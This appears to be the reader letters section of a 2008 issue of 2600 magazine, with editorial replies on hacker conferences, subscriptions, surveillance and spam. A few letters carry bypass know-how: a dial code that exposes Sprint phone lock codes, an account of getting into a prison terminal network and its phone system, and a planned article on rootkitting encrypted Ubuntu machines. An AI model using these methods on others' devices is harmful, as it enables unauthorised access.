"Hacker - A 'hacker' is anyone who attempts any kind of illegal computer-based activity including breaking into someone else's information system. And the Internet is a hacker's paradise. It could potentially give hackers open access to any information held on Raytheon's information system. Raytheon uses a wide range of access controls in order to minimize the risks of this occurring. This is often done 'behind-the-scenes' without you even being aware."

"Social Engineering - Social engineering is the term for describing an intrusion that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. Social engineering can take place face-to-face, over the phone and on-line, or any combination thereof. So a social engineer is a criminal who uses highly developed social skills including manipulation, ingratiation, impersonation, psychological tricks and a wide variety of tools to persuade you to reveal information to which they have no right or authorized access."

Oddlyeven

Dear *2600:*

I want to thank you for another great HOPE. It makes me feel warm and fuzzy inside knowing not everyone is a philistine automaton following the masses. While this was only my second time at a HOPE conference, I noticed some changes between HOPE Number Six and The Last HOPE and I was wondering

if you have noticed the same things over your longer frame of reference. First, the crowd seemed much more diverse this time (for example, more women). This is a good thing (not just more women, but diversity in general). I think the more diverse the hacker community gets, the better, because it means you are breaking down the hacker stereotype created by the media. Another thing I noticed was a lot more people! I remember two years ago some talks being standing room only, but this year it seemed like almost everything in Hopper was standing room only. Perhaps the conference has reached critical mass!? What do you think about getting a larger venue? I love Hotel Penn just as much as the next guy, but it seems to me the conference may have outgrown it. Then again, I am speaking from a limited frame of reference.

Sn00py

We've definitely grown in many ways and this conference was our biggest yet. But we still have a ton of space in the hotel and even some additional space that we have yet to use. We also want to avoid getting too big since that would ruin the magic.

Dear *2600:*

A while back, I posted my resume and responded to a few listings on a United Arab Emirates IT job website. A few days later, upon placing cell phone calls, I would hear a strange recurring tone, a beeping noise every three seconds (cell was on my resume), so I made sure to keep my conversations legit, never mentioning warez, technical, etc.... I then conferred with a friend of a friend doing government work who, after several weeks, said that the government could be listening in and that I could have raised a red flag due to my posting.

I cannot confirm any of this after much Googling and realize that he could be pulling my leg. Has anyone heard of this kind of thing?

You may be asking why I posted on a UAE site. I'm about as close to Arabic as Mother Theresa is to Paris Hilton, but I wanted to see how many hits I could get. Opportunities always abound!

aurfalien

Very few governments still beep when listening in on you. Be concerned when you hear nothing.

Dear *2600:*

I love your publication. I am slightly disappointed with the cover of 25:2. Being a photographer, I was interested in your cover photo. Being a New Yorker, I have to tell you that the picture is printed backwards. If you need proof, let me know. Otherwise, you can send the t-shirt to me. (I know that only published submissions rate a t-shirt but it does not hurt to ask. Thanks for listening.)

Manuel

It also doesn't hurt to answer and tell you that we'd have to be insane to give out free shirts for every letter we publish. As for the photo, it's backwards for a reason.

Dear *2600:*

I love the cover of the Summer 2008 issue. Can you give me (us, if anyone else cares) more information about the photo. Yes, it's Manhattan, looking south down Broadway from about 25th Street. The trolleys and lack of automobiles date it to the late 1800s or possibly early 1900s. But that building on the left that looks like a radio? That can't be part of the original photo, and it seems to jut into the middle of 5th Avenue.

At any rate, nice job by Dabu Ch'wald.

PF

Yes, you spotted something else that was altered about the photo: the old time radio building. It's all part of our dying technology theme this year.

Dear *2600:*

Not trying to reduce paranoia of course, but every time I look for your magazine at Barnes and Noble, it is always up front along with other small format magazines such as *Make,* etc.

Love your mag even though I don't understand 90 percent of the more technical articles.

Norm

Gratitude

Dear *2600:*

Being only 19 and already working for a small computer company which makes a program for restaurants that use touch screens to do orders and such, I just need to say that finding your mag when I was like 14 has led me to a great career. So with all this in mind I want to thank you for all you have done to help me be who I am today. Godspeed and keep that information coming.

990.Tim

It's great to hear that but give yourself the credit for finding something that works for you. We're just one of a variety of stimuli.

Dear *2600:*

I'm a new subscriber to *2600,* having just received my second issue, 25:2. Let me just say thanks for having the wherewithal to stick with something for such a long time. I remember hearing about *2600* when I was just a wee lad back in the 80s.

Anyway, one of the more interesting parts of the magazine (for me at least) is the letters section. I'm thinking it would be nice to have a Letters section called "Moronics" or some such thing, a spot where you could put all the useless, although very entertaining letters such as the one from Eva asking for advice on how to obtain a new identity for her and her daughter, or the one from "Z" complaining about the "ShopAtHome SelectRebates" crapware. It would be nice not to have to sort through all the mundane, "normal" letters in order to read the real "cream" if you will.

Short of that, keep on rockin'!

Max@MVCT

We prefer to let our readers decide for themselves who the morons are rather than have us label them so definitively. That is, assuming we've ever gotten any moronic letters at all.

Dear *2600:*

Greetz from your northern neighbors in Toronto, Canada! I just enjoyed reading Acidevil's letter in 25:2 regarding your lifetime subscription offer. It made me laugh because I too have considered the same issues as to whether *2600* would last long enough to make a lifetime subscription worth it or as to whether the magazine would still be awesome in the post-Emmanuel Goldstein era.

Here in Canada, including taxes, I've paid as much as $11 an issue, averaging about $10 an issue. Assuming *2600* lasts another 20 years, a lifetime subscription for me would make that $3.25 an issue, which is awesome bang for the buck.

I am 22 years old now and have only had one two-year subscription to *2600*. I've been buying the magazine since I was about 15, making that 20 issues purchased at retail (not including my two year subscription) for a price of $200 for 20 issues.

2600 has been brought to court many times, has felt pressure from corporations and your powerful (and ignorant) government, and yet has stood the test of time. You guys are still around after immense pressures in the last 24 years and my bet is that you'll be around for many more.

I realize that I don't want to be in Acidevil's position of having spent more than needed on anything (though I already kind of am). That being said, I've just purchased a lifetime subscription and look forward to reading *2600* until I'm an old man. I'm also pumped up to read the first three years of *2600* and have also just ordered *The Best of 2600: A Hacker Odyssey* from amazon.ca and can look forward to receiving that in the mail this week.

You guys have a bomb mag running. Let's hope not only for my 260 dollars' sake, but for the sake of the free world that you guys keep on trucking for many more years to come.

Marcio

Dear *2600:*

First of all, I would like to say thanks to all of the people who make *2600* possible: the staff, the writers, and the supporters. I don't consider myself a hacker, but I'm a computer geek with a grand thirst for knowledge. The first resources I turned to for learning about the hacker community were the Internet and *2600*. Since I read the magazine religiously, it would make sense to subscribe, but I get more enjoyment out of trekking to Barnes and Noble and buying a copy. As Rob G. mentioned in issue 25:1, workers at these bookstores are quite fond of covering up *2600* mags with other slightly larger ones. I stand by the shelf for a couple of minutes scanning the magazine to get the usual reactions. A lot of people stare at me, sometimes sneer, because the stereotypical "hacker" or person interested in anything to do with hackers is a white male. I am an African-American female. When I purchase the mag, the clerk is either friendly to me and intently looking at the cover of *2600,* or giving me that "you're one of those identity-stealing, child-porn distributing filthies the news keeps talking about." I think it's horrible that people choose to consider these stereotypes about hackers.

Kikidotstrange

There's no question that we have a lot of enemies in various places and their modus operandi is invariably to try and silence those they disagree with or are uneasy living on the same planet with. It's not entirely fair to assume that only bookstore workers are behind hiding our magazine. We wouldn't be surprised if there was an entire agency somewhere dedicated to visiting bookstores and hiding the most outrageous titles behind other less harmful ones. Well, we might be a little surprised. But the point is that anyone can do this and it's up to the rest of us to make sure it doesn't succeed in silencing us or anyone else. Thanks for having the strength to stick with us.

Dear *2600:*

I just wanted to write to you guys to tell you how much I love your magazine. It's the only written piece of literature in existence that stays on topic and consistent despite the changing times. My only wish is that I could have been alive at the start of all this. The pioneering adventures into the electronic unknown, the discoveries that changed the way people view computers altogether, just the fact of having nostalgia about these times must be truly a wonder. I've been fascinated by old and "outdated" technology since I first stumbled across the error filled ways of newer more "advanced and superior" technology *cough* Vista *cough*. I love bringing old boxes back to life and making them do things they were never able to do. I know I will never be able to venture into the digital darkness to the extent of those who came before me but I know that I can try. My motto is that one cannot appreciate his present and be prepared for his future if one does not understand his past. It's hard to explain to people why I spend so much time on "useless" and "obsolete" tech, especially at the age of 17, but despite what people say, I'll continue to do so. *2600* allows me to look back into the minds of those brave few who ventured unguided into the mysterious realm of cyberspace. It showed me that people still hold the torch of curiosity and determination. I was giving up on humanity as I saw us as a whole becoming more and more reliant on tech that was handed to us and optimized for our ignorant demands. The people slaving away at a keyboard spewing out programs that make our lives better were given no voice until now. Anyone who had the courage to stand up for freedom of speech and never hide from their problems and fears was thought, in my mind, to be nothing more than a fairy tale and that those individuals will never exist, until I read a small packet of pages hidden in the back of some newspapers at a rundown newsstand four years ago. One day I hope to buy all the magazines from the start to present day. It won't allow me to experience the emotions and events firsthand but it might help me with connecting to my vague past.

I'm not sure if this message makes any sense or if it will ever be read. Or for that matter if I am sending it to the right address, but hey, I wrote what I truly felt about this magazine and if no one reads it then it's okay. Just wanted to say thank you.

Sebastian

You actually have ventured into the past more than most others simply by showing such an appreciation for the technology and the sense of wonder that this all started with. Having that link is essential for moving forward and discovering new things. It's precisely this attitude that makes what we do worthwhile.

Revelations

Dear *2600:*

There's a major flaw in the security of user generated lock codes on several Sprint cell phones. The lock code I'm referring to is the one commonly used to "lock pictures" or "security options" on the device. This does not work for all devices. On some devices you need the MSL code, which through some simple research you can find as well. The MSL code is a service programing code Sprint enters into the device and tries to keep secret from the consumer (probably for this and other reasons). There's free software out there that allows you to retrieve it on the fly.

The following works more with newer phones like the popular Sprint LG-260 Rumor, among others, without the need of the MSL. It can be done in about six seconds. It's really simple. From the phone's main screen, dial "##3282#" (in the industry we refer to this as ##DATA#). This is a troubleshooting screen for Internet or "vision services" on cell phones. An entire article could be written about the things you can do in here, but just explore for yourself. The screen you're looking for is titled "Advanced." From there you'll find a screen called "lock code." Bingo.

If you need the MSL, it will prompt when you click "Advanced." Nearly all cell phones have this flaw, but they're protected by the MSL code. I guess they removed that security feature....

There are probably similar exploits for the other major cell phone companies as well.

Simple, easy, fun. Enjoy.

Pathogen

For the record, we would like to have an "entire article [that] could be written about the things you can do in here." As no doubt our readers would too.

Dear *2600:*

In response to Carl's Summer 2008 question about GPS transmissions (apologies if this has already been suggested), he might want to consider APRS (Automatic Packet Reporting System). It can be used to report GPS positions by converting the data and transmitting in an Over-The-Air Interface. However, he would need a ham license and the usual don't-be-evils apply.

Quarx

Dear *2600:*

ZoeB's article in your last issue (25:3), "Watching the Watchers," discussed how to detect and avoid Google Analytics. However, I would suggest that the solution is a classic case of overengineering: applying a complicated solution where an easy one will do. (Seriously - setting up a whole Apache server just for this?)

In this case, it is as simple as using Firefox and installing the excellent NoScript plugin. Google Analytics will show as a blocked JS source in your status bar, simultaneously preventing its use to track you and telling you who uses it.

People interested in this may also be interested in FoxyProxy + Tor/Vidalia, AdBlock Plus, TrackMeNot, and Firebug.

Sai Emrys

Dear *2600:*

Every federal prison has a networked LexisNexis database computer intended for legal research by inmates. But it's connected to the same network that the Bureau of Prisons officers' computers are connected to. It's not a closed terminal. So it *is* possible to get in. I did it when I was at the Terre Haute penitentiary.

In addition, when I was in county jail in Portland, Oregon, I figured out that you can access different extensions that allow free court calls. If you connect to a voicemail, you can enter a different extension and get pretty much any extension in the building. One guy did it from an inmate payphone and called up the kitchen and ordered extra trays for himself.

Very Anonymous

Probably not the wisest use of that little security hole. But it does show that where there's a will, there's almost always a way.

Dear *2600:*

You and your readers may be interested in the following low-technology method of checking a computer for spyware. The basic idea is to trick an ultimate recipient of the spyware into tipping

its hand. This is done by the ultimate recipient contacting the user of this method ("user").

The user should select a hobby, interest, or pastime ("HIP") which has the following characteristics. First, the HIP should not be anything in which the user (or anyone close to the user) has ever had the slightest participation or interest. This increases the probability that, if the user is contacted about the HIP, it will be because of spyware and not some other marketing technique. Second, the HIP should be expensive enough to make spyware utilization worthwhile (e.g., model cars) but not so expensive that the information sought would relate to too few targets (e.g., diamond collecting). Third, the HIP should not be controversial or subject to any special legal controls. Such an interest could get the user on highly undesirable lists or limit the interest of spyware users. In the following, the HIP of *snowboarding* will be used as an example.

The user should make it a regular practice to search the Internet for snowboarding sites. Searches should be conducted by all of the ISPs to which the user has access and using all of the search engines which the user normally utilizes. This way, if the spyware has limited range of observation, then it will be more likely to reveal itself. When snowboarding sites are located, the user should click onto them and remain in the site an amount of time sufficient to show the spyware that the user has a genuine interest in snowboarding. It is important that the user should click onto such sites but never provide the site any information - simply click onto and out of the site. This helps show that the spyware is on the user's computer and not somewhere else.

Under no circumstances should the user tell anyone else that they are using this method and especially not reveal the HIP chosen. This will prevent somebody from playing a joke on the user by arranging emails or other forms of communication from a merchant within the HIP community. Prudent security measures, such as erasing all tracks on the user's computer, should be performed.

The user simply utilizes the above mentioned technique and goes on about their routine. When emailed snowboarding advertising appears in the user's inbox, the user knows that their computer is likely infected with spyware. Then appropriate action can be taken.

This method is mainly for detecting spyware used for commercial purposes such as collecting highly focused email address lists. However, your readers can no doubt alter it to detect spyware used for other reasons.

I hope this helps.

63585730

Dear *2600:*

Apparently on September 11, 1997 the radio show *Coast To Coast AM* hosted by Art Bell designated one phone line for Area 51 employees to call in. A distraught man called in who claimed to be a former Area 51 employee whose position would be triangulated very soon. He claimed that an early precursor to the space program made contact with extra-dimensional beings that are not what they claim to be. He also claimed that these beings have infiltrated many parts of the military and especially Area 51. He said that many disasters are coming and that the government knows about them and they could begin moving the population to many safe areas but they are not doing anything about it because they want most of the population wiped out so that the few that are left will be more easily controllable. The man then proceeded to cry and then the radio show went off the air for half an hour. The official explanation for the lost signal was that the network satellite had lost earth lock. The network engineers were baffled and Art Bell said in all his years of hosting radio shows this had never happened to him. A link to the transcript of the dialog from the man who called in as well as a recording in mp3 format is available at http://www.metatech.org/Art_Bell_Area_51_aliens_audio_tape.html.

Borked Pseudo Mailed

It makes for interesting radio but as always there are many unanswered questions and theories when dealing with this type of subject matter. One important fact is that this caller supposedly said it was all a big joke on a later program. This, of course, led others to conclude that he was now being controlled by the extra-dimensional beings. And so it goes.

Alerts

Dear *2600:*

There was a story circulating recently about hackers breaking into the Large Hadron Collider computer. The article mentions that the hackers "damaged one CERN file" and signed off with "We are 2600 - don't mess with us." At first glance, it would appear that this may be an attempted framing or demonization of *2600 Magazine*. I would like to continue believing that no reader nor subscriber nor staff member of *2600* would actually damage any data. That is not our style.

Mister Mods

Anyone can say they're a part of anything. What continually amazes us is how someone can simply say they're a hacker or a part of 2600, and most of the mass media will believe them by default. All it shows is how little the media understands who we are and what we stand for, as well as how little effort they're willing to expend in order to fix the misperceptions.

Dear *2600:*

A certain University Hospital located in Central Missouri (which, by the way, is associated with trouble mentioned in national news stories not too long ago about the accidental releasing of a lot of confidential employee information for reasons other than those mentioned here), makes employees wear ID badges. These particular ID badges have bar codes, full staff names, titles, and a photo of the employee on the front of the badge. Other information is encoded on the back of the ID badges.

It was finally confirmed a few days ago what is actually on the bar codes on the front of the ID badges... nothing less than the full Social Security Number of the employee! This style of badge has been in use for several years and all employees are required to wear them when on duty - including times when they are being interviewed by reporters or having pictures taken for photos that will be used for public relations in magazines that are printed bimonthly and left out for the public to read in hospital lobbies and at various locations on campus. We were told that there was a plan to replace all employee badges last year, or possibly the year before that, but that plan was pushed back. They said there were other "more important" issues to take care of, such as reclassifying job titles for employees in charge of handling ID cards so that they could make higher hourly wages.

This particular hospital also has an interesting history with this type of issue, including, but not limited to, leaving networked computers logged on to the network without any password on the screen saver in areas where patients are left alone waiting for doctors to see them for at least 15 minutes - 45 minutes or more in some clinics. This is the live network that has access to a great deal of confidential patient information!

They've also been involved in other questionable acts, such as copying dollar bills at 100 percent scale as proof of payment and storing those images in a computer imaging system (which is defined as counterfeiting according to the Secret Service's website since the image was left at 100 percent of the original size), as well as sending patients letters requesting payments that are signed with a false patient account department manager's name. When patients call in to speak with the manager listed on the letter they received, the customer service agent taking the call will know not to transfer the patient to the real department head as the call is about an account that is currently at a collection agency.

J

We could say we're surprised by these examples of ignorance and poor ethical practices but we're not. They exist everywhere - in businesses, hospitals, government agencies, schools, you name it. All we can do is continue to expose them. Of course that means we'll continue to get blamed for them. And so the cycle continues.

Dear *2600:*

Several days ago my Last HOPE badge started blinking rapidly as if gasping for breath. Then sometime in the wee small hours of 9-23-08 the blinking stopped and the light went out. You can stop tracking me now.

rosa

Naturally, we already knew.

Assorted Meeting Bits

Dear *2600:*

I am new to your community but have noticed that your Spokane website (www.spokane2600.org) is not up to date. In fact, I even had trouble with my membership due to the lack of help and support on the website. While trying to create a new membership, I was told that I cannot use an email service that requires smtp authentication and I have searched the site for support on how to fix this problem or a reference to an email service provider that works with your membership process yet have been unsuccessful in finding the proper help via your Spokane website. It seems that the forums and all other avenues are very limited and provide no help to me at all. By fixing this problem, I believe that you may even get more members and more people to come to your Spokane meetings. Also, I would like to know if the meetings for Spokane are still once a month. I tried to see if they were still every month and the website says they are, however there is no info about a recent meeting. I would also like to offer my help in keeping the Spokane website up to date in any way that I can including writing articles about the meetings, writing help articles for your forums/website support, and even administrating the website if you are in need of it. My goal is to help keep the Spokane website up to date and help grow *2600's* Spokane community in any way that I can assist.

Acetolyne

The websites for the meetings aren't run by us but by people from those locations who are interested in helping. That could be you if you can put together a decent site and keep it updated. As it's all a volunteer effort, we do occasionally have problems with sites that fall victim to attrition and apathy. Sometimes this even happens to the meetings themselves. That's why we rely on people such as yourself to let us know when things aren't working properly. While we can't fix the problem from here, we can stop publicizing sites and meetings that aren't working and throw our support behind people who take the time to help make things function efficiently and productively. Since none of our meetings are run by any specific person, the opportunity exists for anyone interested in helping out to step forward. We hope to see this continue happening throughout the world.

Dear *2600:*

I've been a reader of your quarterly for about four years and had always wanted to attend a meeting. However, none were local. For my first meeting I had to travel interstate. That's not to say that I never before had the opportunity. When I first intended to turn up, I couldn't find the venue. Grudgingly, I returned home wondering whom I had missed out on meeting. At last, three years after my failed attempt, I've finally made it!

Honestly, I am surprised at the individuals I met: older businesspeople, high school students, university students, and an eccentric bunch of IT guys. The one thing they all had in common was how friendly they were, and I felt so welcomed into the group. I had feared being the odd one out, knowing that I would no way have the same technical knowledge as them. But it wasn't an issue, and it makes me wonder how I thought that a group of worldly, curious, and learned people would cast out another because they didn't have that same level of experience. Even though I was only there for a brief amount of time, and knowing that I will not be able to return to another meeting for several months, I will still remember the experience of meeting people who fully share my curiosity and concerns.

I would also like to urge those out there who might share my previous apprehensions to take the plunge and go along to a meeting, even if it's in a different state or country. Even if you can never attend another meeting again, you'll know that there are others out there. The community does exist.

D.

What you described was exactly the atmosphere that a 2600 meeting should foster. We're very glad it worked out in your case and we encourage those of you who are regular attendees at a meeting to make sure new people go away with this impression. This is, after all, how we thrive.

Inquiries

Dear *2600:*

Laura Chappell, Founder of Wireshark University and Top Speaker at Microsoft's TechEd Conference, is interested in submitting articles. Laura is an expert in the area of network analysis, troubleshooting and security - her writing style is humorous, easy-to-read, and filled with technical tips and tricks she has learned in her 20+ years of analyzing network traffic.

Laura's clients include State, Federal and international law enforcement agencies, judicial members, engineers and network administrators, technicians and developers. Laura is an active member of the High Technology Crime Investigation Association (HTCIA), presenting at their yearly international conference - this year, Laura will keynote Microsoft's TechEd Conferences in New Zealand and Australia as well.

Angela Sherman
Wireshark University

We're going to take a wild guess here and assume that you actually had no idea you were sending mail to our letters department when you emailed letters@2600.com and that this is some sort of publicity blitz. (We only printed a fraction of this letter so we sure hope you didn't write all of that just for us.) For people who actually are interested in writing articles for 2600, third party agents and other such formalities aren't necessary. Simply send your article to articles@2600.com. Please don't send us mail asking us if we would like to receive your article when you actually get around to writing it. Just send it in. We're also not going to go back and forth with you tweaking it into perfection. That's the writer's job. If it's something you think hackers would get a kick out of, it is pretty much your moral obligation to send it in. We look forward to the deluge.

Dear *2600:*

I took a year off from *2600* (my last issue purchased was the Spring 2007 issue), and I got a couple of questions. What happened to the nice spine on the Volume 24 editions? They made it easy to open and set on a desk to read, not to mention the little white lines that drove me nuts for a year (I bought the missing issues and saw the Surprise).

And the games. Those were hard, frustrating, and, above all else, fun. I never completed most of them, but it did take up my time and gave me something to do mentally rather than watch the idiot box. Any chance they can come back?

But other than that, the magazine is everything I missed. It's great to buy and read them again. I also love the *Best of 2600* book. Just starting the 90s and learning so much along the way.

Crash the Greenhat

This is one of the dangers of taking a break from 2600, even a short one. Things change over time and during the time you were away we had all sorts of reader feedback on the subjects you mentioned. Some of it was quite passionate. Our readers are a lot happier with the old style spine since there were all manner of problems with the new one. And the puzzle just wasn't getting a strong response, certainly not enough to justify the intense time and effort involved in creating them. However, we have started some new projects based on the feedback, including the book you now have and our new fiction section, both of which have been getting a really good response. So please keep your ideas and suggestions pouring into our various mailboxes.

Dear *2600:*

I read you've published or you have a database with telephone numbers of public payphones of Buenos Aires, Argentina. But I couldn't find them on your web page (www.2600.com/payphones).

Would you be able to give me some help on this matter? Thanks a lot!

Mario Chiesa

Simply click on South America and then Argentina and you should see the payphones. As for telephone numbers, we've never collected those, nor do we know of a site that has this information for Argentina. We're certain someone will write in with this information if it exists.

Dear *2600:*

I wrote an article for your zine back in 2001 and was wondering if it would be acceptable to scan the article and make it available on my website. I understand that you allow people to republish work submitted to you that they wrote, but I was unsure how you would feel if I scanned and posted the images of my article. If that isn't cool, I can run the scans through an OCR program, so it isn't a big deal if you discourage reposting of your images and formatting.

Thanks for the fun zine; I especially love reading the letters!

frameloss

We have no problem with this since it's something you wrote that was published. It only concerns us when people scan the entire issue as that adversely affects sales of the issue which then adversely affects financing for future issues. We have a unique situation since we don't have advertising which is how other magazines offset such expenses. We're entirely dependent on reader support to keep going.

Dear *2600:*

I have a sweet article a friend and I would like to hand over to you guys about how to avoid putting vulnerabilities in C code.

I completely understand the whole original content thing but I was wondering if there was any way I could know when I could publish the article on my blog. I want to beat the content scrapers to the punch so Google knows I wrote it. Of course, the article will credit you guys for publishing it and whatnot... not like I don't want that PR.

Mark

As long as your article isn't showing up on a blog or website before it gets printed in our pages, what you do with it after that point is entirely up to you. We do appreciate a pointer when you do stick the article somewhere so that it doesn't appear as if we're leeching off the World Wide Web to fill our pages.

Dear *2600:*

Is it true that a subscription (paid by credit card) to your magazine would probably get you on an FBI watchlist?

Wyllie

If you believe such a thing exists, then making that list as large as possible is the best known way of fighting it. We have strong doubts that a list of this sort is out there, as we've heard all kinds of different versions of this fear expressed over three decades and we have yet to see any real evidence that supports the theory. But the danger of our surveillance state eventually reaching this degree of accountability certainly isn't beyond the realm of possibility and it almost seems as if there are members of the public who actually want something like this. Clearly, we represent those people who don't, and it's only through education and constant vigilance that we can stave off such a nightmare for the foreseeable future. People being intimidated into not getting a copy of our magazine only moves us closer to the oppressive scenario dreaded by so many.

Dear *2600:*

I wanted to use your winter 1999-2000 cover in a school paper on Internet Freedom. In it, we must examine and analyze the rhetoric used regarding our subject. I am focusing mostly on the Free Kevin campaign, the DeCSS incident, and the (in my opinion unconstitutional) Digital Millennium Copyright Act. We must use at least four written sources and a visual source. I just wanted to make sure that this was okay with you.

LiteralKa

Not only is it fine with us but we consider such citations an honor. We wish you luck on the assignment.

Dear *2600:*

Hello, my name is Jeff. I want to learn to hack and crack but I cannot find anyone to help me. I am only 13 years old so I cannot really come to these meetings. Will you help me?

Jeff

This question is always coming up and the answer really hasn't changed over the years. In order to develop a hacker mindset, you simply have to have the desire to experiment, question whatever you're told, and share information. There is no person who can teach you how to do this as it's either your philosophy or it isn't. You can develop skills in whatever field you're interested in (technical or otherwise) by reading books, visiting websites, chatting with people involved in that field, and the like. As for meetings, there is no age restriction that we place on them but we understand it can be hard to get around at your age. This is why we try to make them as centrally located as possible. But obviously that isn't always possible, especially outside of major cities. However, there's almost always someone, even in the smallest and most remote locations, that you can share stories, experiences, and knowledge with. Schools, bookstores, and libraries are great places to bump into such people.

Dear *2600:*

I love the magazine and have always enjoyed the pictures of the payphones on the inside covers. I recently tried my luck at getting my image published in the magazine, and I did!

I noticed in the magazine it says that if your image is used, the sender gets a one year free subscription and a free *2600* shirt. I have not received an email about any of this yet. I'm wondering if this is just taking time or was I overlooked?

Pelik

You should have heard something by now. It does get a little delayed sometimes since it's always pretty hectic when a new issue has gone out. But we do get in touch with everyone. If you haven't received notification by the time the next issue is out, then there's reason to be concerned. We suggest that people make sure they're emailing us from an account that's likely to stick around for a while to avoid missing our email.

Dear *2600:*

I saw I got published in this latest issue. Thanks!

I'm planning on writing another article for you all. This one is a pretty in-depth one about how to attack computers with Ubuntu with whole-disk-encryption and install rootkits just with access to the unencrypted boot partition. There's quite a bit of code and some binaries, including the full, but slightly modified, source code of a couple of programs (cryptsetup, openssh, gnupg). So, all in all, it'll take up quite a bit more disk space than most of the files you have in the code repository. Would it be okay for me to just include a single tar.gz file with everything for my article in it (I'm not done, but it will probably be several megabytes)?

m0untainrebel

Yes, that would be the best way to go about something like this. As our readers have been quite clear on their feelings about code in our printed pages, we will continue to publish that sort of thing on the website which also makes it a whole lot easier to copy. Space isn't a worry there.

Dear *2600:*

How do I get a hold of you? Need sales to angrylou.com. *Any suggestions?*

Louis Martinez

We have suggestions but they're not really printable. Sometimes it seems as if most of our mail is from people who have no idea what it is they're mailing. And that's not even counting the spam.

Dear *2600:*

I have a number of clients within our network looking for portable toilets. I was just looking at your site, and I am seeking to work with one company exclusively. I'm simply looking to direct my clients to a relevant site when they're looking for portable restrooms.

Your site looks like it could make a strong fit for what they're looking for. Call me today for a demonstration of how we can connect you to these clients. I am looking to work with one company as soon as possible, so I'm hoping the decision maker is available to talk sometime today. Give me a call at your convenience.

Thanks in advance.

Elizabeth Greer
949-379-2022 or 949-300-3953

It takes a lot to get us angry. Unsolicited emails that make little sense don't really get us upset in the least. Nor does having someone say that they've visited our website and the first thing it made them think of was portable toilets. That's a valid critique and we will defend to the death the right of someone to express it. We are a little frustrated that such an opportunity has apparently landed at our doorstep and we find ourselves with absolutely no contacts in the world of toiletry to even attempt to bluff our way through this and finally realize our dream of supporting ourselves through the production of human excrement. But whatever.

None of that made us angry. What made us lose our cool here was something that happened after our auto-response was sent to the email address listed. See for yourself:

"From: Elizabeth Greer
<elizabethg@inbox.com>
Subject: My spam filter requires verification of your email address

Hello,
You have reached Elizabeth Greer.
I'm protecting myself from receiving junk email by using Challenge/Response Spam Protection. Please follow the directions below to make sure I receive the email you just sent me."

This was followed by all sorts of directions that needed to be carried out to the letter in order for our mail not to be discarded. Now we're not especially big fans of jumping through hoops in the first place, regardless of the end goal. But the irony of spammers protecting themselves from spam and then bragging about it to the people that they just spammed while subtly implying that those very people may in fact be the true spammers was a bit much for our relatively level heads. We've already been in touch with some of the highest authorities in the toilet industry who don't like to see their overwhelmingly positive image tarnished by such behavior. Needless to say, this isn't over.

Dear *2600:*

I'm not sure if an actual person will receive this or not, but I am looking for the truth here. I have a friend who I believe is delusional, and he has constantly talked about working for an organization called HANA. I am just looking for the truth here. I figured this would be the place to contact over the issue because he said that *2600* has written about the organization HANA. Does HANA exist in your knowledge? Or is my friend full of shit?

Daniel

Far be it from us to say your friend is full of anything but we don't know of such a reference inside our pages. He could be referring to the High-Definition Audio-Video Network Alliance which is dedicated to "bringing HD to life" and is suspected by some of being run by extra-dimensional beings. Or perhaps he's alluding to the small community in Hawaii. We wish you luck in solving the mystery.

Dear *2600:*

Am I the only one who's amazed that redbox.com was actually available as a domain name?

Bavs

Most likely you are since that name hasn't been available since 1999.

Dear *2600:*

I've been reading your mag for two quarters, and I *love* it! I heard about the HOPE conference you guys were holding which I think is pretty awesome.

So my question is: Can I attend The Next HOPE in 2010 even though I haven't really hacked anything yet (well, this depends on what "hack" means) and I don't think I am an official hacker?

Hacking is Not a Crime!

Apple Freak

There is no officialdom in the hacker world. Our conferences are open to everyone. They are a place of learning, sharing information, and making friends. Plus they're just a load of fun for everyone concerned. So don't worry about having to prove yourself. Just start planning for 2010 now.

Dear *2600:*

I was just wondering what *2600's* position on ACTA (Anti-Counterfeiting Trade Agreement) is, and what the online community is doing about it. I have seen precious little mentioned of it, but I fear for my freedoms. Are there protests going on? Is anyone doing anything about this?

Also, when I use your search box on the main page of the site, Google bitches about malicious requests. WTF?

Dan

Little has been mentioned on ACTA because so little is known. The negotiations for this global agreement have been conducted in absolute secrecy which alone is great cause for concern. The goals of ACTA include stricter enforcement of copyright laws, the ability to search laptops and other devices at international borders in order to find violations, and the mandatory disclosure of private customer information from Internet Service Providers when violations are suspected. In short, it's a very bad and ominous development that has global implications. The best way to stay informed and to help fight this thing is to read the leaked ACTA material that has found its way onto wikileaks.org and to visit sites like www.ipjustice.org/acta for the latest info.

We'd like more details on just what that "malicious request" thing with Google is on our page. We've been unable to duplicate it and we tried to be really malicious.

Dear *2600:*

Before I put too much work into this I wanted to make sure you have no objections to this site: http://2600.wrepp.com

William R. Epp

By all means, go for it. This is a site that provides information on 2600 articles over the years, including author info and a synopsis of each article. It's one of the many things we'd love to be doing if only we had the time. Best of luck on this and thanks from us and the community.

Dear *2600:*

What exactly is going on on page six of issue 25:2? One can easily find more coherent writing in a William S. Burroughs novel. Do you even read the articles you print? What is a "lotabase," anyway? Whatever happened to editorial integrity? Are you hiring for proofreading positions? Perhaps I should apply. You hacks will print anything, won't you?

Brady DeStefanis

Not anything, but taunting and obnoxious letters like this are hard to resist. As we already stated in our last issue, this was a major error that was caused by a computer problem that took place after the proofreading process. It probably upset us a lot more than anyone else. We reprinted the affected section and have taken steps to prevent this from happening again. But mistakes do occur. We look forward to hearing from you again after the next one.

Rants

Dear *2600:*

Porter Payne's article in the Summer issue looks to me like yet another tired, redundant complaint from a mentally pigeonholed security guy.

Note: "The best security policy for any machine is for it to have no network connection, no modem, no software updates, and no antivirus software, and for all input to be entered by a little old lady from Kentucky."

I don't take Payne's ideal as a genuine desire on his part to remove most functionality from all machines everywhere, but it's still a very ugly attitude to take: security policies are about restriction, not facilitation.

Earlier in his article, Payne describes a scenario where visitor name tags for a firm are printed and relevant information saved to a database which is sharable remotely throughout the firm's network. He then goes on with some legitimacy to describe what a security nightmare this can be. Unfortunately, Payne's above radical "solution" to security issues is as unfeasible as having no security at all. I'm *very* tired of hearing IT people tacitly argue that the only legitimate, intelligent technology agenda is one centered on security. Why is there such insistence on culling back technology's usefulness?

Security has many faces, including the kind that ensures Payne stays employed by a viable, non-bankrupting firm not overly hindered by security lockdowns. Theoretically speaking, security can either be completely sacrificed of any meaningful functionality or it is a compromise with other values. Total disgust for the latter ignores why technology exists in the first place *and security people know this - they simply ignore the fact.* Data is protected because it's valuable, but that value only comes from the ability to use it - conveniently and with flexibility.

